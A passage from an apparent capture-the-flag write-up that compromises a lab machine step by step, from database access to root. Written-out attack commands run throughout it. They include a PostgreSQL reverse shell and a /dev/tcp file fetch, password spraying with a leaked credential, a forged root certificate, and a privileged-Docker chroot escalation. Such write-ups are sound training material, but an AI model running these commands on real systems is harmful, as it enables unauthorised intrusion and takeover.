
When trying to connect to the server we’re prompted the following:

We enter the previously found root password here and get access:

I expanded it and checked the gitea database:

Here I right clicked on the user table to view all the rows:


I tried cracking the Administrator password but this did not work.
Docker Foothold - RABBITHOLE
RCE via PostGreSQL UI

I tried out some queries and noticed I had file read

And even file write!

I then tried to see whether I had command execution:
Since all of the above worked I went ahead and tested a reverse shell payload.
CREATE TABLE cmd_out3(line text);COPY cmd_out3 FROM PROGRAM '/bin/bash -c "bash -i >& /dev/tcp/10.10.14.42/80 0>&1"';SELECT * FROM cmd_out3;

I now finally had a shell inside the Linux docker container.
###I Living Off The Land ( LOTL )

I tried to copy over some files using wget or curl but none were available:
Instead I looked on GTFObins for some Living Off The Land (LOTL) commands:

I used it to transfer various files:
export RHOST=10.10.14.126export RPORT=8000export LFILE=<FILENAME HERE>bash -c '{ echo -ne "GET /$LFILE HTTP/1.0\r\nhost: $RHOST\r\n\r\n" 1>&3; cat 0<&3; } \ 3<>/dev/tcp/$RHOST/$RPORT \ | { while read -r; do [ "$REPLY" = "$(echo -ne "\r")" ] && break; done; cat; } > $LFILE'
Enumeration
linpeas
I ran linpeas in order to enumerate the environment and find out what I could do here.

Some findings included:

Unfortunately other than that I didn’t find anything useful so instead booted up ligolo in order to scan the network.
Linux Foothold
CVE-2025-2945
I started looking further and realized I landed inside a rabbithole. Instead I searched up the version of the pgadmin instance and found a CVE for it:
But the above PoC didnt work since it didn’t work with kerberos auth. Instead I used the metasploit module it’s based upon:


Once I put down the following options I was able to run it successfully:


I started enumerating the directory:
From here I enumerated the env variables where I found a cleartext password:

Friesf00Ds2025!!Next up I tried spraying this password against found users until I found one that matched:

SSH Access
Using these creds I logged in:

Mounting NFS Share
I used ligolo to port forward so I could access the nfs service:

Once I had the port forward set up I created the drive I would mount the share
sudo mkdir ./mountsudo mount -t nfs -o ro,soft,timeo=10 240.0.0.1:/srv/web.fries.htb/certs ./mount

I could still not access the mount though becaues I did not have the proper GUID:

In order to get access I had to create a “dummy” account with this GUID.
sudo useradd testersudo nano /etc/passwd
# Add the following GUIDtester:x:1001:59605603::/home/tester:/bin/sh
Now we should be able to access the mounted share.
sudo -u tester cp -r mount /tmp/mountsudo chown kali /tmp/mountsudo chown kali /tmp/mount/*sudo umount ./mount

Crafting certificate
For the following steps I’ll craft a certificate where CN=root:
cat > root.cnf[ req ]distinguished_name = req_distinguished_nameprompt = no
[ req_distinguished_name ]CN = rootNext I will cuse the following commands:
openssl genrsa -out key.pem 2048openssl req -new -key key.pem -out root.csr -config root.cnf
Now we create the cert.pem certificate:
openssl x509 -req -in root.csr \ -CA ca.pem -CAkey ca-key.pem -CAcreateserial \ -out cert.pem -days 365 -sha256Docker
We will now have to use the following commands to spin up the docker container:
docker context create fries \  --docker host=tcp://240.0.0.1:2376 \  --docker ca=/home/kali/Fries/ca.pem \  --docker cert=/home/kali/Fries/cert.pem \  --docker key=/home/kali/Fries/key.pem \  --docker skip-tls-verify=true

docker context use fries
We can check it out:

Looks good!
Linux Privilege Escalation
We can simply use the following command to to give ourselves a root shell on the system:
docker run -it --rm --privileged --net=host --pid=host -v /:/mnt 616e340baeac bash -c "chroot /mnt /bin/bash || chroot /mnt /bin/sh"

user.txt
Finally we’re able to grab the user.txt flag:
Post-Exploitation
PWM Config
During post-exploitation I stumbled on this hash which I then cracked:


rockon!This password can then be used to access the pwm Configuration Manager:

